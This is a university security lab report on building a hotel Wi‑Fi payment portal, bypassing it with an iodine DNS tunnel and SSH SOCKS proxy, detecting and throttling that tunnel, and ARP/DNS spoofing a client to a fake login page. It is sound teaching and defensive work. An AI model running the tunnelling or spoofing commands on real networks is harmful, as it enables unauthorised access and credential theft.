Security Insider Lab I - Report 6

by
Subbulakshmi Thillairajan, Fabian Göttl, Mohamed Belkhechine

Exercise 1:
In order to set up a payment server that complies to the stated requirements for the hotel we used the following software:
FreeRADIUS FreeRADIUS includes a RADIUS server, a BSD licensed client library, a PAM library, and an Apache module. In most cases, the word FreeRADIUS refers to the RADIUS server;
daloRADIUS is an advanced RADIUS web platform aimed at managing Hotspots and general-purpose ISP deployments;
CoovaChilli is an open-source software access controller for captive portal (UAM) and 802.1X access provisioning;

Haserl is a small program that uses shell or Lua script to create cgi web scripts. It is intended for environments where PHP or ruby are too big.

Freeradius installation:

We started by installing Freeradius:
sudo apt-get install freeradius freeradius-mysql freeradius-utils


Configuring FreeRadius Database:
Assuming that we have already installed mysql, let's use the mysql command line to create freeradius database:
sudo mysql -u root -p
After entering the root password for mysql we create the freeradius database by running the following password:
mysql> create database radius;
mysql> grant all on radius.* to radius@localhost identified by "password";
Now once our database is ready with the adequate rights set, we run the following to command to insert the freeradius database scheme:
sudo mysql -u root -p radius < /etc/freeradius/sql/mysql/schema.sql
sudo mysql -u root -p radius < /etc/freeradius/sql/mysql/nas.sql
Now we create a user for the radius database:
sudo mysql -u root -p
mysql> use radius;
Now let's insert a client in the radcheck table, that we will use later to test a radius connection.
mysql> INSERT INTO radcheck (UserName, Attribute, Value) VALUES ("sqltest", "Password", "testpwd");

Configuring FreeRadius:
Let's edit the file **/etc/freeradius/sql.conf** and enter our database properties there:
database = mysql
login = radius
password = password
readclients = yes

Let's modify the file **/etc/freeradius/sites-enabled/default** and enable the following features for sql by uncommenting them:
Accounting, Session, Post-Auth-Type.

Now let's include the sql configuration in the file: /etc/freeradius/radiusd.conf by uncommenting **$INCLUDE sql.conf.**

In order to test our FreeRadius configuration we run it in debug mode using the following command:
freeradius -X
To test it, we will use the user credentials that we created previously:
sudo radtest sqltest testpwd localhost 18128 testing123



```
root@bmpc:/home/mbelkhechine# radtest sqltest testpwd localhost 18128 testing123
Sending Access-Request of id 174 to 127.0.0.1 port 1812
        User-Name = "sqltest"
        User-Password = "testpwd"
        NAS-IP-Address = 127.0.1.1
        NAS-Port = 18128
        Message-Authenticator = 0x00000000000000000000000000000000
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=174, length=20
```

Figure: Successful connection to Radius server.


daloRADIUS installation:
Once we downloaded the latest version of daloradius we did the following:
tar xvfz daloradius-0.9-9.tar.gz
mv daloradius-0.9-9 daloradius
mv daloradius /var/www
Changing the permissions:
sudo chown www-data:www-data /var/www/daloradius -R
sudo chmod 644 /var/www/daloradius/library/daloradius.conf.php

Let's insert the daloradius database scheme in the radius database that we have already created and configured:
cd /var/www/daloradius/contrib/db
sudo mysql -u root -p radius < mysql-daloradius.sql

Let's specify the database name in the file **/var/www/daloradius/library/daloradius.conf.php** by modifying this line:
$configValues['CONFIG_DB_PASS'] = 'root';

We move on to configure daloRadius website: **/etc/apache2/sites-available/daloradius.conf**. We add the following lines:
Alias /daloradius /var/www/daloradius/
<Directory /var/www/daloradius/>
Options None
Order allow,deny
allow from all
</Directory>

Finally, we activate the website: **sudo a2ensite daloradius** and we reload the apache2 server:
sudo service apache2 reload.



General Information

Uptime	6 hours 29 minutes
System Load	2.05 1.68 1.64 Tasks: 307 total, 1 running, 306 sleeping, 0 stopped, 0 zombie %Cpu(s): 7.0 us, 1.8 sy, 0.0 ni, 90.5 id, 0.6 wa, 0.0 hi, 0.2 si, 0.0 st
Hostname	bmpc
Current Date	January 25, 2017, 3:03 am

Memory Information

Mem. Total	7943 MB
Mem. Free	2262 MB
Mem. Used	5681 MB

Figure: daloRADIUS dashboard**.**

Haserl installation:
sudo tar zxvf haserl-0.9.35.tar.gz -C /usr/src/
cd /usr/src/haserl-0.9.35/
./configure --prefix=/usr –libdir=/usr/lib64
sudo make install

CoovaChilli installation:
To ease the installation of the hotspot on our machine we bought an additional wireless adapter.
TP-LINK
TL-WN722N
The internal wireless adapter will be our hotspot and the new wireless adapter will have access to internet.

After downloading the latest CoovaChilli sources, we configure and compile it:
cd /usr/src/coova-chilli

sh bootstrap
In our case **sh bootstrap** threw errors stating that some packages do not exist. We simply installed them using **sudo apt-get install <package_name>.**

./configure --prefix=/usr --libdir=/usr/lib64 --localstatedir=/var --sysconfdir=/etc --enable-miniportal --with-openssl --enable-libjson --enable-useragent --enable-sessionstate --enable-sessionid --enable-chilliredir --enable-binstatusfile --enable-statusfile --disable-static --enable-shared --enable-largelimits --enable-proxyvsa --enable-chilliproxy --enable-chilliradsec --with-poll

And finally:
make
sudo make install

Configuration:
Before starting to configure the CoovaChilli we need to setup a dns server first. To achieve this we used bind9.

```
File db.myhotspot.kom
```

```
;
; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     ns.group6hotspot.kom. root.group6hotspot.kom. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.group6hotspot.kom.
ns      IN      A       10.1.0.1

hotel   IN      A       10.1.0.1
```

```
File db.10
;
; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     ns.group6hotspot.kom. root.group6hotspot.kom. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.group6hotspot.kom.
ns      IN      A       10.1.0.1

hotel   IN      A       10.1.0.1
```

In order to start configuring CoovaChilli we need to create a file named config and copy the content of the default file in it and then edit.

```
HS_WANIF=wlx8416f919a7d0 # WAN Interface toward the Internet
HS_LANIF=wlp8s0 # Subscriber Interface for client devices
HS_NETWORK=10.1.0.0 # HotSpot Network (must include HS_UAMLISTEN)
HS_NETMASK=255.255.255.0 # HotSpot Network Netmask
HS_UAMLISTEN=10.1.0.1 # HotSpot IP Address (on subscriber network)
HS_RADSECRET=testing123 # Set to be your RADIUS shared secret
HS_UAMSECRET=change-me# Set to be your UAM secret
HS_ADMUSR=chillispot
HS_ADMPWD=chillispot
HS_MYURL=hotel.group6hotspot.com
HS_UAMFORMAT=http://\$HS_MYURL:\$HS_UAMUIPORT/www/login.chi
HS_UAMHOMEPAGE=http://\$HS_MYURL:\$HS_UAMPORT/www/coova.html
```

And finally we place the config file under /etc/chilli.

In order to make our host act like a router we need to enable masquerading in the file /etc/chilli/ipup.sh

```
# force-add the final rule necessary to fix routing tables
iptables -I POSTROUTING -t nat -o $HS_WANIF -j MASQUERADE
chmod +x /etc/chilli/ipup.sh
```


Testing:

Starting freeRADIUS and CoovaChilli:

service freeradius start

service chilli start

And then from another machine or a virtual machine we connected to the insecure wi-fi and we tried to browse the internet. Result: We got redirected to the CoovaChilli login page. Once we entered a correct login and a password we redirected to the requested web page and had internet access.


lu-client-PA_1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Coova - Mozilla Firefox
Coova
10.1.0.1:3990/www/coova.html?loginu
Search
Coova - Mozilla ...
18:43
10.1.0.1:4990/www/login.chi?res=alrea
Search
osboxes@clien...
My HotSpot - M...
18:35

coova
redirecting...

My HotSpot

Success!

You are about to be redirected to:

http://coova.github.io/

To log out, type "logout" (or "http://logout/") in your browser. **enjoy!**

This service is provided for free and used at your own risk.

Powered by coova

Figure: First redirection and successful login.

Exercise 2:

Exercise 2.1


We use the opensource tool iodine for setting up a DNS tunnel.
The following steps were done:

First, we setup a sub-domain t1.fg-tech.de, which subdomains are delegated to our fake iodine DNS server running on a Vserver with IP 37.120.167.176. We add the following lines in our domain's DNS settings:

```
t1      IN  NS  t1ns.fg-tech.de.
t1ns        IN  A   37.120.167.176
```

Second, we run the iodine server on the Vserver:
./iodined -f -c -P secretpassword 10.0.0.1 t1.fg-tech.de


The IP 10.0.0.1 stands for the local IP of the virtual tunnel interface. It can be of any range as long it has not been used yet.



```
root@fg-tech:~/dnstun/iodine/bin# ./iodined -f -c 10.0.0.1 t1.fg-tech.de -D
Debug level 1 enabled, will stay in foreground.
Add more -D switches to set higher debug level.
Enter password:
Opened dns0
Setting IP of dns0 to 10.0.0.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Opened IPv6 UDP socket
Listening to dns for domain t1.fg-tech.de
```

Figure: Running iodine server.


Third, we run the iodine client on the laptop that is connected to a Chillispot hotspot:
./iodine -f -P secretpassword t1.fg-tech.de



```
fabe@fabe-ThinkPad-Helix:~/Development/iodine/bin$ sudo ./iodine -f t1.fg-tech.d
e
Enter password:
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for t1.fg-tech.de to 127.0.1.1
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #1
Setting IP of dns0 to 10.0.0.3
Setting MTU of dns0 to 1130
Server tunnel IP is 10.0.0.1
Testing raw UDP data to the server (skip with -r)
Server is at 37.120.167.176, trying raw login: OK
Sending raw traffic directly to 37.120.167.176
Connection setup complete, transmitting data.
```

Figure: Running iodine client.

We try, if we can ping the tunnel endpoint at IP 10.0.0.1. The pings were often higher than one second. Furthermore, the connection within the lab was unstable. 80% percent of the ping packets got dropped.




```
fabe@fabe-ThinkPad-Helix:~/Development/iodine/bin$ ping 10.1
PING 10.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=1132 ms
64 bytes from 10.0.0.1: icmp_seq=16 ttl=64 time=217 ms
```

Figure: Successful ping to DNS tunnel endpoint.

Finally, we create a ssh connection to the Vserver using the tunnel IP. Additionally, we create a Socks server running on port 7777:
ssh iodine@10.1 -D 7777

To browse the web using the Socks Proxy, we have to supply Firefox with the Socks host, that is listening on 127.0.0.1:7777.

After the proxy setup, we can successfully browse the Web although we are not logged in Chillispot. The data is transmitted in the following way:
Firefox <-> Socks Proxy <-> SSH <-> DNSTunnel <-> VServer



Connection Settings

Configure Proxies to Access the Internet

No proxy
Auto-detect proxy settings for this network
Use system proxy settings
[✓ Manual proxy configuration:]

HTTP Proxy: Port: 0
Use this proxy server for all protocols
SSL Proxy: Port: 0
FTP Proxy: Port: 0
SOCKS Host: 127.0.0.1 Port: 7777
SOCKS v4 [✓ SOCKS v5]

Figure: Firefox proxy configuration for setting up Socks Proxy.

Exercise 2.2
Method 1:
In order to create an automated system to detect DNS tunneling, we follow this blog post *Detecting DNS Tunnels with Packetbeat and Watcher*.

Download and extract Packetbeat.
Download and install Elasticsearch.
Install the Elastic Stack X-Pack:

elasticsearch/bin/elasticsearch-plugin install -b x-pack

Clone example config from Github:

git clone https://github.com/elastic/examples/tree/master/packetbeat_dns_tunnel_detection

Copy painless scripts:

cp *.painless elasticsearch/config/scripts/

Start elasticsearch:

elasticsearch/bin/elasticsearch


Start monitoring DNS traffic on wlan0 with packetbeat:

./packetbeat/packetbeat -c packetbeat.yml -e -v -d "dns" -E packetbeat.interfaces.device=wlan0

Test detection by opening a iodine DNS tunnel as described in 2.1.
Query for unique malicious hostnames:

curl -XPUT http://localhost:9200/_watcher/watch/_execute?pretty -d@unique_hostnames_watch.json

In the last step, elasticsearch returns domains, which had unique hostnames being queried over 200 times within 4 hours.



```
              "unique_hostnames" : 212,
              "total_bytes_in" : 14235.0,
              "total_bytes" : 49447.0,
              "total_requests" : 212,
              "total_bytes_out" : 35212.0
            }
          }
        }
      },
      "actions" : [
        {
          "id" : "log_domains",
          "type" : "logging",
          "status" : "success",
          "logging" : {
            "logged_text" : "The following domain(s) have a high number of unique hostnames: {fg-tech.de.={unique_
hostnames=567, total_bytes_in=91437.0, total_bytes=232346.0, total_requests=658, total_bytes_out=140909.0}, pirate
.sea.={unique_hostnames=212, total_bytes_in=14235.0, total_bytes=49447.0, total_requests=212, total_bytes_out=3521
2.0}}"
          }
        },
        {
          "id" : "email_alert",
          "type" : "email",
```

Figure: Output of a query of domains with high number of unique hostnames. Among the data is our test domain fg-tech.de.

The system is also able to send an email alert to an administrator, when a new DNS tunnel domain was likely detected.

Method 2:
We can use snort with the following rule. It needs to be placed under: **/etc/snort/rules**

```
# detects iodine covert tunnels (over DNS alert udp any any -> any 53 (content:"|01 00 00 01 00 00 00 00 00 01|"; offset: 2; depth: 10; content:"|00 00 29 10 00 00 00 80 00 00 00|"; \ msg: "covert iodine tunnel request"; threshold: type limit, track by_src, count 1, seconds 300; sid: 5619500; rev: 1;) alert udp any 53 -> any any (content: "|84 00 00 01 00 01 00 00 00 00|"; offset: 2; depth: 10; content:"|00 00 0a 00 01|"; \ msg: "covert iodine tunnel response"; threshold: type limit, track by_src, count 1, seconds 300; sid: 5619501; rev: 1;)
```

Exercise 2.3
Method 1:
Chillispot redirects users by packet manipulation on the ip layer. When the user resolves a domain, he will receive its real ip address. If the user is not authenticated, then all requests to the real ip are redirected to the portal page.
One could argue that those captive portals should enforce usage of a local DNS server that answers with the ip of the captive portal page, while a user is not authorized, but this could cause harm in devices that do dns caching.
To avoid such problems, hotspots usually allow you to query for DNS names even if not logged in. It is no option to disable the DNS service completely.

In order to fix DNS tunneling, we configure the hotspot to throttle DNS traffic to 2-6kbps. This does not fully prevent DNS tunneling, but makes it nearly unusable. We created the following script, which uses the tool iptables and traffic control:

```
#!/bin/sh
DEV=wlan0
IPT=/sbin/iptables
TC=/sbin/tc

# Flush iptable mangle rules
$IPT -t mangle -F

# Delete old traffic control rules (comment if not required)
$TC qdisc del dev $DEV ingress > /dev/null 2>&1
$TC qdisc del dev $DEV root > /dev/null 2>&1
$TC qdisc del dev lo root > /dev/null 2>&1

# Set throttle speed
$TC qdisc add dev $DEV root handle 1:0 htb default 12 r2q 6
$TC class add dev $DEV parent 1:1 classid 1:10 htb rate  2kbit ceil 5kbit
$TC filter add dev $DEV protocol ip parent 1:0 prio 1 handle 10 fw flowid 1:10

# Mark DNS packets
$IPT -A POSTROUTING -t mangle -o $DEV -p udp --dport 53 -j MARK --set-mark 10
$IPT -A PREROUTING -t mangle -i $DEV -p udp --dport 53 -j MARK --set-mark 10
$IPT -A POSTROUTING -t mangle -o $DEV -p tcp --dport 53 -j MARK --set-mark 10
$IPT -A PREROUTING -t mangle -i $DEV -p tcp --dport 53 -j MARK --set-mark 10
```

We installed the script, while a client was online via DNS tunneling. Browsing was nearly impossible due loading times of up to 2 minutes. SSH connections were slow; typing one character required 30 seconds to show up in console.

The following alternative techniques can fix the DNS tunneling vulnerability:
Run a local DNS server, then:

Forward all DNS traffic within the network to the local DNS server: $IPTABLES -t nat -A PREROUTING -s 10.0.0.0/24 -p udp --dport 53 -j DNAT --to 10.0.0.1

Then, direct access to an (fake) DNS server over port 53 is not possible anymore.

Install access controls within DNS server, such as:

Block external DNS names that are longer than a certain amount of characters (Some sites may not be reachable anymore)

Filter DNS responses including TXT.

They are not required for normal browsing.

Limit DNS request count per time interval (Not recommended, because responding with wrong data leads to wrong IPs in DNS caches)

Inspect and block DNS queries that include “FNTSC0yLjAt”. This is a B64 encoded string, that indicates a *SSH-2.0* connection. It will be sent on SSH negotiation.

Method 2:

Another solution to fix this, is to uncomment the line in the file **/etc/chilli/config:**

```
HS_DNSPARANOIA=on
```

That line will drop DNS packets containing something other than A, CNAME, SOA, or MX records. Consequently the user won’t have any internet access.

Exercise 3:

Exercise 3.1 and 3.2:

To achieve the questions 3.1 and 3.2 we have used **arp** and **dns** spoofing like so:

In the **attacker machine** we executed:

arpspoof -t 10.1.0.3 10.1.0.1

Such that:

10.1.0.3 is the IP address of the **client machine**.

10.1.0.1 is the IP address of the **payment server** where CoovaChilli and Radius server are running.

Then, in the same machine we have created a file named hosts that contains an entry to the fake server:

10.1.0.5 hotel.group6Hotspot.kom

10.1.0.5 www.google.de

Such that: **10.1.0.5** is the IP address of the **attacker machine**.

Here we have added an additional entry named google.de that is mapped to the attacker machine just in case the client enters **google.de** instead of the payment server address.

In case he does, he will be redirected to the same fake login page.

